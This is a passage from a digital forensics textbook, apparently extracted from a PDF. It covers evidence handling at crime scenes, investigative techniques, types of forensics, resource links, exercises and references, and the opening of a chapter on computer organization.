


Fig. 1.10 Digital crime scene investigation process

1. If the device is in the off mode, do not turn it on for whatever the reason.
2. If the device is on, do not close it, and carefully check the level of the battery to make sure it will arrive the lab before it dies; meanwhile, the following precautions should be taken:

- (a) Isolate the network from the device by placing it on the flight mode if possible or placed in a network insulation such as Fradybag.
- (b) Record the information on the screen, or simply photograph it which is better.
- (c) Find out the serial number of the device if possible, by entering the following code on Nokia devices * # 06 # for example, and it works for many phones devices or by opening the battery cover and you will find the number behind the battery or next to it inside of the phone device.
- (d) Unplug the appliance from power source.
- (e) Disconnect the mobile phone from its SIM card for any reason may cancel your call history (outgoing, received, or missed).
- (f) The fallen-down of the mobile phone device on the ground or exposure it to a magnetic field or to the high temperature may affect the data stored in it.
- (g) When the device receives incoming calls at the time of seizure the mobile phone, immediately isolate its network, knowing that such data e.g. who is calling and why will add new information for the case, but may be at the expense of important information created immediately before the incident.
- (h) The mobile device should be sent to the digital evidence lab and all related such as the electrical connectors and data connectors are attached also, if any.
- (i) If there is a security code on the mobile phone device or a bin code, the suspect or the victim should be asked (if possible) to save time and effort during the examination.

Second, for the storage media devices, there are preliminary procedures in crime scene:

1. If the storage media is connected to the computer or smartphones:
 - (a) We may (depend on the case type) wait for a while until it finishes the copying, but except the storage media for backup purpose so it is in operation and synchronization mode that means it has too much data of copying which we can't wait for it.
2. If it is not connected to any equipment:
 - (a) We do the labeling, and writing down the place of where we found it.
 - (b) Put it in custom boxes, and send it to the digital evidence lab.
3. If the storage media is an external hard drive, so its serial number must be recorded and photographed from the outside with including the data cable which should be attached also if any.

1.4.3 In Digital Evidence Lab Stage

In the third stage which has four phases (Examination, Analysis, Reconstruction, and presentation). The investigator will search for useful evidence in the data acquired in the first stage. Anything relevant to the case, including emails, photos, video, text

messages, transaction log files, and more, is sought at this stage, and extracted from the total data recovered.

In most cases, digital evidence could be hidden or deleted. The actual process of discovering this information varies between investigations largely because of differences in the devices to recover and a suspect's data-hiding techniques. But common strategies exist, including:

- Keyword searches: It can be implemented both within files and unallocated/slack space, where hidden data is most often located;
- Identifying blacklisted files by file signature (also called hash value);
- Recovering deleted files;
- Extracting registry information: For example, TypedURLs lists every URL the user has visited and typed into the browser URL bar;
- Analyzing log data.

When a crime occurs, investigators form many initial hypotheses about what happened and who may be responsible; as evidence is recovered in the first phase, they repeatedly cycle between that first phase, and the third: crime reconstruction. The *crime reconstruction phase* is the process of reconstructing events or actions that happened, according to the evidence recovered. As investigators find more evidence, many incorrect hypotheses will be disproven, while one (or, at most, a few) will become more and more plausible, and can eventually be proven entirely.

Finally, the last phase in this stage, called the *presentation phase*, is to prepare reports in order to communicate findings to the appropriate audience. When a forensic investigator is consulted or required to produce a testimony, both judge and jury must be convinced that an investigator's findings are sound, and in most cases, these audience members are not proficient enough in the use of computers to directly understand the implications that digital evidence can have. For this reason, the language used in the report, and the way it is written, actually play very important roles in the effectiveness of a prosecutor's case.

Digital investigators often use a variety of techniques to help solve crimes or uncover information. The most common are explained in detail below:

- Data acquisition: Images of hard disks are usually taken using a unix-based program called "DD", which directly accesses the drive and copies the specified section. This is done to maximize the amount of information that exists about the system, since unallocated disk space and file system metadata may contain information that cannot be copied by traditionally tools.
- Disk volume analysis: Hard disks usually divided into multiple logical storage units, also referred to as partitions. Examples of commonly-used techniques include consistency checking, to check whether a disk is in any suspicious state. This includes, but is not limited to, searching unpartitioned disk space for hidden data and recovering deleted partitions.
- Data recovery: Files are stored with an identifier at their beginnings, which notifies the operating system that what follows after is a single, contiguous file. When a file is deleted, all that is removed is this identifier, which causes the

operating system to interpret the remaining data as empty space (this is why it takes much longer to install a program than it does to delete it!), but it is often still possible to manually extract the data from the drive and reconstruct the file.

- Keyword Search: Memory ranges are directly searched for a provided search string. This procedure looks directly at the contents of memory addresses, bypassing any software guards the suspect may have put in place.
- Hidden data detection: It reveals (to the extent possible) hidden data, such as secret data using steganography, the contents of hidden files as well as temporary or swap files used by both the application programs and the operating system.
- Extraction of Windows registry information: The windows registry contains information on many topics, including user accounts, software product keys, web browsing history, and attached USB devices. Mining the registry is a good way to find evidence.
- Cracking: Sometimes, files of importance to the investigation are password-protected and/or encrypted, and needless to say, investigators are often left without the legitimate passwords and keys to open these files. When this happens, it is usually necessary to crack the security, which is another broad topic on its own.
- Logfile analysis: While it is technically possible to manually read through logs, it is much more common to use analytical tools and utilities to read the logs in an efficient, heuristic manner, mostly because log files quickly become unmanageably large. Something as simple as a user login at an unusual time could be enough to incriminate someone, so logs cannot be overlooked.
- Timeline analysis: Identifying patterns in system activity, similar to logfile analysis.
- Reverse engineering: Reverse engineering is all about analyzing (at an extremely deep level) exactly what happens as a program executes, and using these findings to attempt to reconstruct or modify the program. A common application is reverse engineering malware to discover how it works, and build defenses against it; such an analysis could also be used to prove that a particular program is malware, and if other evidence proves that a given suspect wrote the program, this would greatly benefit the prosecutor.
- Document metadata analysis: Metadata is information about a file itself, also known as data of data or data about data, such as when the file was last opened and which user account created it. Much of a file's metadata can be seen by right-clicking a file and selecting “properties” from the context menu, but there are specialized tools dedicated to retrieving highly-detailed metadata. Metadata is often useful as evidence on its own, but aside from that, if the metadata of a deleted file is still present, the recovery of that file is made much easier (sometimes, it is not even possible to recover a file without it). For example, for image files, metadata is often found in “Exchangeable Image File” format (.EXIF) [32, 33].
- Multimedia forensic analysis: This simply refers to the forensic analysis of multimedia as opposed to ordinary files. Multimedia includes audio, video, pictures, and other such files.
- IP Trace: This can be used to determine the origin of an offending file or action, for example, tracing the originator of defamatory emails [34].

- Network traffic analysis: This technique often works with IP tracing, and is used for the same reason, but network traffic analysis can also be used to determine volumes of actions (like how many defamatory emails were sent by a particular person). Network traffic analysis is a major component in Intrusion Detection/Prevention Systems (IDS/IPS) as well, and log files from these systems often reveal evidence of criminal activity.

It is important to note, once again, that the above list is far from exhaustive, and ever-growing. As technology evolves, so too do the ways in which it is used to commit crime, and so too must computer forensics techniques, to counteract this negative development.

1.5 Types of Computer Forensics

We have described above, at a high level, what computer forensics is—essentially, the science of gathering evidence from digital devices. That said, there are so many different digital devices and media available today that the science of computer forensics can be divided further, into many distinct types. In order to overcome the challenges created by constant technological development, computer forensics has evolved significantly over the years, resulting in new types emerging frequently.

According to forensic target or digital devices involved in an investigation, particularly from the technical aspect of the investigation as well as types of digital evidences that investigators are interested in finding, computer forensics includes several sub-branches, and following are some of the its most well-known branches:

- *File System Forensics*: Data on a physical medium, such as a hard drive or flash drive, is organized, labeled, and governed by a file system; FAT, NTFS, and EXT are the most commonly used file systems, but there are many more, and it is also possible that a suspect could have created their own file system, in order to complicate an investigation. File System Forensics is generally used for discovering the locations of files that are more useful as evidence than the file system itself; however, the presence of a custom file system, as well as the presence of anomalies in the locations of data (namely, data existing where it shouldn't), are usually proof of immoral activities. Though not directly punishable, the presence of immoral activities is a very strong indicator of illegal activities, which warrants further investigation.
- *Memory forensics* (i.e., RAM forensics): Despite being called RAM forensics, this term actually refers to the application of forensic techniques on *any/all* volatile memory, which includes RAM, caches (of all levels), and registers (not to be confused with registries). Memory forensics *must* be performed during live analysis, because the contents of volatile memory are permanently lost when the system is shut down.
- *Operating System Forensics*: Logfile analysis is a major part of operating system forensics, because logfile formats differ wildly between operating systems. The

Linux equivalent to the Windows registry for example is not a hierarchical GUI like the registry, but a series of organized text files instead. To perform operating system forensics, the investigator must have deep and thorough knowledge of multiple operating systems, as well as the ability to understand the meaning of logs generated by different operating systems.

- *Multimedia Forensics:* Multimedia forensics refers to the application of computer forensics techniques on files that contain more audio/visual data than text, such as sound recordings, music files, videos, and pictures. There are many possible cases where multimedia files would be useful as evidence: Pirated music files, sound and video recordings of crimes, and illegal pornographic images, are all good examples.
- *Network Forensics:* IP Tracing and Network Traffic Monitoring are the major components of Network Forensics. The main objective is to look for evidence of illegal activities that involve a transfer of files or information. It is important to note that while most applications of Network Forensics make use of the Internet, LANs, local ad-hoc networks, and emulated network connections between virtual machines (VMs) and their host machines, can all be analyzed with the same techniques. The analysis of social media accounts could be considered a combination of Network and Multimedia Forensics, depending on which techniques are used.
- *Database Forensics:* Databases are, understandably, full of different types of information. The data can be investigated for its malicious uses, or to determine how/whether some legitimate data was stolen or deleted. Sometimes, the database itself is valuable information as well as the relations between tables in the database can reveal important details of how, for example, a criminal organization, is structured.
- *Malware Forensics:* Malware Forensics mostly refers to the reverse engineering of malware, but also covers the detection of existing or possible malware. One of the most immediately useful approaches is to use a goatfile (named so because the file is a scapegoat, sacrificed for the benefit of the investigator). Goatfiles are designed to make it very easy for an investigator to see how malware modifies the file once it is infected.
- *Mobile Device Forensics:* Although the definition of this term is intuitive, it is more complex in practice. Today's mobile devices are basically smaller computers, having their own operating systems, and usually serving a specialized purpose. All of the above forensics types and more are applicable to Mobile Device Forensics. Some mobile devices use proprietary operating systems, such as iOS, Windows Mobile/CE, and BlackBerry OS, while others are built on open-source systems, such as Android; an investigator would need to know all of them to be effective in the field. There are also many different types of mobile devices: smart phones, GPSs, Personal Digital Assistants (PDAs), and digital cameras, to name a few, and all of them use different operating systems and have different capabilities, storing different types of data. A mobile phone might contain taped conversations, digital pictures, texts and emails, contact lists, and sometimes even digital video recordings. The goal of GPS forensics on the other hand is to look

for information like waypoints, directions, routes, favourites, etc., in order to figure out the travel patterns of a suspect. It is worth noting that the manufacture and model also play a role in the methods used, further complicating the investigation. Even analyzing two devices that are very comparable in the consumer market could, and usually does, result in using very different combinations of techniques to retrieve the information required.

- *E-mail Forensics:* As was mentioned regarding mobile devices, a lot of information can be found in even the most ordinary emails. Malicious people can harvest email addresses (both sender and receiver) and begin spamming these accounts in the hopes of phishing them, or propagating malware; IP addresses can be obtained as part of a recon mission, aiding the attacker in visualizing how the network is constructed; headers contain a plethora of information that is just as useful to a hacker, and these factors are all present even before considering the content of an email, a leakage of which could have any variety of consequences in the real world. Emails are just as useful to forensic investigators however, as they can be analyzed to discover details about the sender and his/her motives, and even submitted as court evidence. One example of this is performing heuristic analysis on the header (essentially the email's metadata) to ensure it conforms to the format specified by the email service provider used to send it—if an email claims to have been sent by Yahoo! Mail, but its header's set of fields and/or ordering is different, or contains unexpected information (like an integer where a name should be), this is a very strong indication that the email has been falsified.
- *Firewall Forensics:* Firewalls exist to grant or restrict access based on a set of rules defined by the administrator. They are designed to be a first line of defense against information theft and cyberattacks, and as such, are forensic-friendly: Firewalls keep extremely detailed activity logs, which can be mined for data. Because of this, logfile analysis is a big part of firewall forensics. Firewall logs contain information about programs that attempted to access information, the information that was requested, the user account or IP address requesting the information, and the port it was requested on (among other things). All of this information can be useful in detecting an attack and discovering details about it, which can not only be used to create defenses against future attacks, but may even identify the party responsible.
- *Financial Forensics:* Financial criminal activities such as corporate fraud, securities and commodities fraud, health care fraud, financial institution fraud, mortgage fraud, insurance fraud, mass marketing fraud, and money laundering, are increasing during the past year [35]. Today, as digital media is used to store extreme amounts of financial information in multiple and complex systems, trends in fraudulent activities have changed from the traditional forgeries in accounting books and receipts, to new frauds like modifying financial files and deleting or altering important data (and metadata). It would be a very easy way to frame an investor by modifying a large, legitimate transaction's timestamp. For example, inside-trading could be used to frame someone. In order to address these kinds of challenges, Forensic auditing techniques are constantly evolving and developing. Modern forensic audit employs new methods such as face-to-face

interrogations, bank statement reconciliations, scrutiny of all vendor contracts and payments, and etc. in addition to conventional auditing methods. Furthermore, various computer-based data analysis techniques, such as data mining techniques, are also widely used for fraud detection.

Also, according to how a digital device was involved in a crime, computer forensics investigation can be classified into the following three types:

- The device is directly used as a tool to perform criminal activity, such as a hidden microphone used to listen to a confidential conversation.
- The device is the victim of a crime, such as when a user has their identity stolen online or is a victim of a password-stealing keylogger.
- The device is peripheral to the crime and unintentionally gathers evidence that could be useful to the investigation. An example would be a tourist taking a photo at the precise moment a crime occurs, and as a result the suspect appears in the photo.

In either situation, different techniques might be used by the investigators to solve the crime. Thus, the computer forensics may change slightly [36].

1.6 Useful Resources

There are extensive resources available on the Internet, where some of them can be found in the section, including

- tools available to assist in the forensic investigation;
- test images, data sets and challenges for learning and practicing digital forensic investigation techniques;
- digital forensics tutorials, reference books and resources;
- discussion Forums/user groups dedicated to digital forensics;
- international conference and professional journals related to digital forensics.

Resources listed below are not complete, and they don't contain every material currently available online. The resource list was compiled as a quick reference for resources available online for persons who are interested in computer forensics techniques and researches. Please note that the URLs may have changed since we last visited them.

1. Open-source digital forensics tools

SANS Investigate Forensic Toolkit (SIFT)

<https://computer-forensics2.sans.org/community/downloads/>

The Sleuth Kit (TSK) and Autopsy Browser

<http://www.sleuthkit.org/>

BackTrack—A Linux-based digital forensics and penetration testing arsenal

<http://www.backtrack-linux.org/>

Kali Linux—A Penetration Testing and Ethical Hacking Linux Distribution

<https://www.kali.org/>

DEFT Linux—Computer Forensics live cd

www.deftlinux.net/

CAINE Live CD/DVD, a computer forensics Linux Live Distro

<http://www.caine-live.net/page5/page5.html>

Raptor, a modified Live Linux distribution based on Ubuntu that simplifies the process of creating forensic images in a forensically sound manner

<http://www.forwarddiscovery.com/Raptor>

FCCU GNU/Linux Forensic Bootable CD contains a lot of tools suitable for computer forensic investigations, including bash scripts.

<http://d-fence.be/>

Linux Forensics Tools Repository

www.cert.org/forensics/tools/

Forensic Acquisition Utilities—A collection of utilities and libraries intended for forensic or forensic-related investigative use in a modern Microsoft Windows environment

<http://gmgsystemsinc.com/fau/>

The Volatility Framework

<https://www.volatilesystems.com/default/volatility>

Scalpel—A Frugal, High Performance File Carver

<http://www.digitalforensicsolutions.com/Scalpel/>

Pasco—An Internet Explorer activity forensic analysis tool

<http://www.mcafee.com/us/downloads/free-tools/pasco.aspx>

A framework to extract timestamps from various digital artifacts and combine into a single timeline

<http://log2timeline.net/>

Enhanced version of GNU dd with features useful for forensics and security

<http://dcfldd.sourceforge.net/>

Penguin Sleuth Kit Bootable CD

<http://penguinsleuth.org/>

2. Digital forensics Test Images, Data Sets and Challenges

Test Images and Forensic Challenges

<http://www.forensicfocus.com/images-and-challenges>

Digital Forensics Test Images

<http://testimages.wordpress.com/>

The Computer Forensic Reference Data Sets (CFReDS) Project

<http://www.cfreds.nist.gov/>

Digital Forensics Tool Testing Images

<http://dftt.sourceforge.net/>

CoMoFoD—Image Database for Copy-Move Forgery Detection.

<http://www.vcl.fer.hr/comofod/>

DFRWS Forensic Challenge

<https://www.dfrws.org/dfrws-forensic-challenge>

Honeynet Project Challenges

<http://honeynet.org/challenges>

3. Digital forensics Tutorials, Reference Books and Resources

http://www.sans.org/reading_room/whitepapers/forensics/

This website contains links Computer Forensics whitepapers in the SANS InfoSec Reading Room, which have been written by students seeking Global Information Assurance Certification (GIAC) Forensic Analyst (GCFA) certification to fulfill part of their certification requirements.

<http://www.porcupine.org/forensics/forensic-discovery/>

This website contains the HTML Version of the book entitled *Forensic Discovery* published by Addison-Wesley.

http://www.nist.gov/oles/forensics/digital_evidence.cfm

This website contains a list of projects and technical reports related to digital evidence from NIST

Guidelines on Cell Phone Forensics

<http://csrc.nist.gov/publications/nistpubs/800-101/SP800-101.pdf>

Guidelines on PDA Forensics

<http://csrc.nist.gov/publications/nistpubs/800-72/SP800-72.pdf>

Guide to Integrating Forensic Techniques into Incident Response

<http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>

An Introduction to Computer Security: The NIST Handbook

<http://csrc.nist.gov/publications/nistpubs/800-12/handbook.pdf>

Mobile Forensic Reference Materials: A Methodology and Reification

<http://csrc.nist.gov/publications/nistir/ir7617/nistir-7617.pdf>

Forensics Web Services (FWS)

http://csrc.nist.gov/publications/nistir/ir7559/nistir-7559_forensics-web-services.pdf

Forensic Filtering of Cell Phone Protocols

http://csrc.nist.gov/publications/nistir/ir7516/nistir-7516_forensic-filter.pdf

Cell Phone Forensic Tools: An Overview and Analysis

<http://csrc.nist.gov/publications/nistir/nistir-7250.pdf>

Cell Phone Forensic Tools: An Overview and Analysis Update

<http://csrc.nist.gov/publications/nistir/nistir-7387.pdf>

PDA Forensic Tools: An Overview and Analysis

<http://csrc.nist.gov/publications/nistir/nistir-7100-PDAForensics.pdf>

Forensic Techniques for Cell Phones—ITL Security Bulletin

<http://csrc.nist.gov/publications/nistbul/b-June-2007.pdf>

Forensic Techniques: Helping Organizations Improve Their Responses To Information Security Incidents—ITL Security Bulletin

<http://csrc.nist.gov/publications/nistbul/b-09-06.pdf>

Computer Forensics Guidance—ITL Security Bulletin

<http://csrc.nist.gov/publications/nistbul/11-01.pdf>

Forensic Examination of Digital Evidence: A Guide for Law Enforcement

<http://www.ncjrs.gov/pdffiles1/nij/199408.pdf>

Strengthening Forensic Science in the United States: A Path Forward

<http://www.ncjrs.gov/pdffiles1/nij/grants/228091.pdf>

<http://www.cs.dartmouth.edu/~farid/dfd/index.php/topics>

The Digital Forensic Database maintains a bibliography of technical papers, source code, and data in the field of digital image, audio, and video forensics

<http://www.theonlineoasis.co.uk/cl-web/bibliography/main.html>

This Multimedia forensics bibliography includes papers on digital forensics, multimedia security and some related topics.

<http://www.forensics.nl/>

This website contains links to Computer Forensics whitepapers, articles, presentations, tools, products, mailing lists, howto's, and more.

<http://www.gpsforensics.org/>

This website contains links to GPS Forensics whitepapers, articles, projects, tools, forum, and more.

<http://www.digital-evidence.org/>

This website contains research information about digital investigations (a.k.a. digital forensics and computer forensics) and digital evidence.

<http://www.forensicfocus.com/>

This website is a leading digital forensics web portal for computer forensics and eDiscovery professionals.

<http://www.forensicswiki.org/>

This website is a Creative Commons-licensed wiki devoted to information about digital forensics (also known as computer forensics).

<http://www.computerforensicsworld.com/>

An online Community of Computer Forensics Professionals

<https://www.anti-forensics.com/>

This website is an online community dedicated to the research and sharing of methods, tools, and information that can be used to frustrate computer forensic investigations and forensic examiners.

4. Discussion Forums/User groups dedicated to digital forensics

groups.yahoo.com/group/linux_forensics/

This user group is dedicated to using Linux to forensically examine computers, and is open to all, topics be related to forensics and log exams.

<https://www.linkedin.com/groups/1170177>

The LinkedIn Mobile Forensics and Investigation Group discusses the Mobile Devices Forensics and Investigation issues.

<https://www.linkedin.com/groups/2386481>

The LinkedIn Android Forensics Group focuses on forensic methods and analysis, including android-supported hardware and devices, the Android

software development kit (SKD), Android Open Source Project (AOSP), virtual machines (VMs) and more.

<https://www.linkedin.com/groups/153874>

The LinkedIn Digital Forensics Training Group discusses Digital/Computer Forensics training opportunities and resources.

5. International conference and professional journals related to digital forensics

DFRWS (Digital Forensics Research Conference)

<http://www.dfrws.org/>

International Conference on Digital Forensics and Cyber Crime (ICDF2C)

<http://d-forensics.org/>

IEEE Transactions on Information Forensics and Security

<http://www.signalprocessingociety.org/publications/periodicals/forensics/>

Digital Investigation

<http://www.elsevier.com/locate/diin>

Small Scale Digital Device Forensics Journal.

<http://www.ssddfj.org/>

Journal of Digital Forensics, Security and Law

<http://www.jdfs.l.org/>

Journal of Forensic Sciences

[http://onlinelibrary.wiley.com/journal/10.1111/\(ISSN\)1556-4029](http://onlinelibrary.wiley.com/journal/10.1111/(ISSN)1556-4029)

International Journal of Electronic Security and Digital Forensics

<http://www.inderscience.com/jhome.php?jcode=ijesdf>

International Journal of Digital Crime and Forensics

<http://www.igi-global.com/journal/international-journal-digital-crime-forensics/1112>

1.7 Exercises

1. What is computer forensics?
2. What is the main difference between digital forensics and digital investigation?
3. What is digital evidence?
4. What is digital chain of custody?
5. Which certifications should be in your list of credentials if you decide to pursue a career in digital forensics? Please list THREE certifications you think are the most demanded (hottest) certifications in digital forensics. Note that you can browse through a list of profiles of digital forensics professionals in LinkedIn and mine certifications they hold, for example, becoming a group member of digital forensics related group, such as, *Mobile Forensics and Investigation*, *ForensicFocus.com*, *Digital Forensics Association (DFA)*, *Android Forensics*, and *SCADA Forensics*.

6. Use a Web search engine, such as Google, and search for companies specializing in digital investigations (a.k.a. digital forensics and computer forensics). Select one and write a brief summary about what it does, including services offered and a brief explanation of each.

References

1. <https://www.guidancesoftware.com/>
2. <https://www.dfrws.org/>
3. S. L. Garfinkel. Carving contiguous and fragmented files with fast object validation. *Digital Investigation*, vol. 4, pp. 2–12, 2007
4. Thomas Laurenson. Performance Analysis of File Carving Tools. In Proc. of Security and Privacy Protection in Information Processing Systems, IFIP Advances in Information and Communication Technology, Volume 405, 2013, pp. 419–433
5. NSPCC study finds that cyberbullies target ‘one in five children’. <http://www.theguardian.com/society/2013/aug/10/cyberbullies-target-children-nspcc-internet-abuse-askfm>
6. Yuri Gubanov, Oleg Afonin. Why SSD Drives Destroy Court Evidence, and What Can Be Done About It <http://articles.forensicfocus.com/2012/10/23/why-ssd-drives-destroy-court-evidence-and-what-can-be-done-about-it/>
7. Nasir Memon. Challenges of SSD Forensic Analysis - Digital Assembly. <http://digital-assembly.com/technology/research/talks/challenges-of-ssd-forensic-analysis.pdf>
8. NTFS Compressed Files. <http://www.ntfs.com/ntfs-compressed.htm>
9. <http://www.nber.org/sys-admin/overwritten-data-guttman.html>
10. http://en.wikipedia.org/wiki/Edison_Chen
11. Charter of Fundamental Rights of the European Union 2000 (2000/C364/01), Available: http://www.europarl.europa.eu/charter/pdf/text_en.pdf. Accessed on 13th Feb 2014
12. European Union (EU), “Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data,” European Community (EU), Tech. Rep., 1995
13. <https://www.ftc.gov/tips-advice/business-center/privacy-and-security/gramm-leach-bliley-act>
14. B.C.M. Fung, K. Wang, R. Chen, P.S. Yu, “Privacy-Preserving Data Publishing: A Survey of Recent Developments,” in ACM Computing Surveys, Vol. 42, No. 4, Article 14, 2010
15. <https://www.theglobeandmail.com/report-on-business/industry-news/energy-and-resources/getting-to-the-bottom-of-the-griffiths-energy-bribery-case/article8122202/>
16. X. Lin, C. Zhang, T. Dule. On Achieving Encrypted File Recovery. In: X. Lai, D. Gu, B. Jin, Y. Wang, H. Li (eds) *Forensics in Telecommunications, Information, and Multimedia. e-Forensics 2010*. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, vol 56. Springer, Berlin, Heidelberg
17. <https://www.therecord.com/news-story/4177047-uw-supervisor-stole-from-school-cost-co-workers-their-jobs/>
18. http://en.wikipedia.org/wiki/Digital_evidence
19. Electronic Crime Scene Investigation: A Guide for First Responders, Second Edition. <https://www.ncjrs.gov/pdffiles1/nij/219941.pdf>
20. A password for the Hawaii emergency agency was hiding in a public photo, written on a Post-it note. <http://www.businessinsider.com/hawaii-emergency-agency-password-discovered-in-photo-sparks-security-criticism-2018-1>
21. https://en.wikipedia.org/wiki/Dennis_Rader
22. http://en.wikipedia.org/wiki/Digital_forensics
23. Casey, Eoghan (2004). *Digital Evidence and Computer Crime*, Second Edition. Elsevier. ISBN 0-12-163104-4. Archived from the original on 2017-04-10

24. Daniel J. Ryan; Gal Shpantzer. “Legal Aspects of Digital Forensics” (PDF). Archived (PDF) from the original on 15 August 2011. Retrieved 31 August 2010
25. Sarah Mocas (February 2004). “Building theoretical underpinnings for digital forensics research”. *Digital Investigation*. 1(1): 61–68. ISSN 1742-2876. <https://doi.org/10.1016/j.dii.2003.12.004>
26. US v. Bonallo, 858 F. 2d 1427 (9th Cir. 1988)
27. Federal Rules of Evidence #702. Archived from the original on 19 August 2010. Retrieved 23 August 2010
28. S. McCombie and M. Warren. Computer Forensic: An Issue of Definitions. Proc. the first Australian computer, Network and information forensics, 2003
29. Kruse II, Warren and Jay, G. Heiser. Computer Forensics: Incident Response Essentials. Addison-Wesley, 2002
30. Eoghan Casey. “Digital Evidence and Computer Crime”, ACADEMIC Press, 2009
31. Rodney McKemmish. “What is Forensic Computing?”. Australian Institute of Criminology. http://www.aic.gov.au/media_library/publications/tandi_pdf/tandi118.pdf
32. <http://www.detoxcomic.com/articles/document-metadata.html>
33. http://www.electronicEvidenceRetrieval.com/molisani_meta_data.htm
34. <http://hackertarget.com/ip-trace/>
35. Financial Crimes Report to the Public <http://www.fbi.gov/stats-services/publications/financial-crimes-report-2010-2011>
36. <http://www.computerforensicstraining101.com/what-it-is.html>

Chapter 2

Introduction to Computer Organization



Learning Objectives

The objectives of this chapter are to:


- Understand number systems and number base conversions
- Understand data representation in digital computers and learn how to examine these representations in the debugger
- Understand how memory works, including memory addresses, byte ordering

There has been a dramatically increase of cybercrime, so there is demand to analyze a computer system to gather evidence after it has been hacked, which helps solve a crime. Also we may have to gain information on systems for the purpose of debugging, performance optimization, or reverse-engineering. In doing so, it is important for digital investigators to understand raw data obtained from digital devices confiscated at the crime scene; thus, they must first grasp how data that composes of 1s and 0s are encoded into the computer and how data are stored. This chapter focuses on how computers store and process data. It serves as the foundation for digital investigation from a technological perspective.

2.1 Computer Organization

A modern computer is composed of software (e.g. operating system, application software) and hardware components. These hardware includes a Central Processing Unit (CPU), main memory, input/output devices, secondary memory, and a bus to communicate between different parts. A CPU, also known as processor, receives and decodes instructions from memory. Within CPU there are several special units. One

Fig. 2.1 Basic computer architecture [1]



is Arithmetic Logic Unit (ALU) that performs operations with numbers and handful of registers. Register allows quick access to data and instructions stored in memory. These registers are typically addressed from mechanisms that are different from the ones for the main memory (or RAM). Figure 2.1 depicts a basic computer architecture as was described.

Nevertheless, processor registers have limited size of storage spaces. Therefore, computer usually uses a storage hierarchy. It puts fast but expensive and small storage options close to the CPU while slower but larger and cheaper options are further away, as described in Fig. 2.2. Traditionally, computer storage is divided into primary, secondary, tertiary and off-line storage.

Primary storage in computer, also known as main memory, is RAM. It holds running programs and data that the programs use [2]. The main memory (or RAM) can be imaged as sequences of memory cells containing arrays of bits, where each bit represents a value. In actual hardware, data stored in the cells are represented as electrical impulses of on or off. Numerically, we denote these two states as 1 bit and 0 bit respectively, also known as binary numeric. These cells have a unique address (or array index) that a software instruction identifies and refers to. A sequence of 8 bits is a unit named byte. Since a typical cell stores one byte of memory, it is also known as byte-addressable memory. Each of these addresses refers to one byte of memory or points to one memory location in RAM.



There are other types of addresses based on its size. These include the following: Nibble addressable memory (each address stores a nibble), bit-addressable memory (each address stores a bit), and word-addressable memory (each address stores a word).

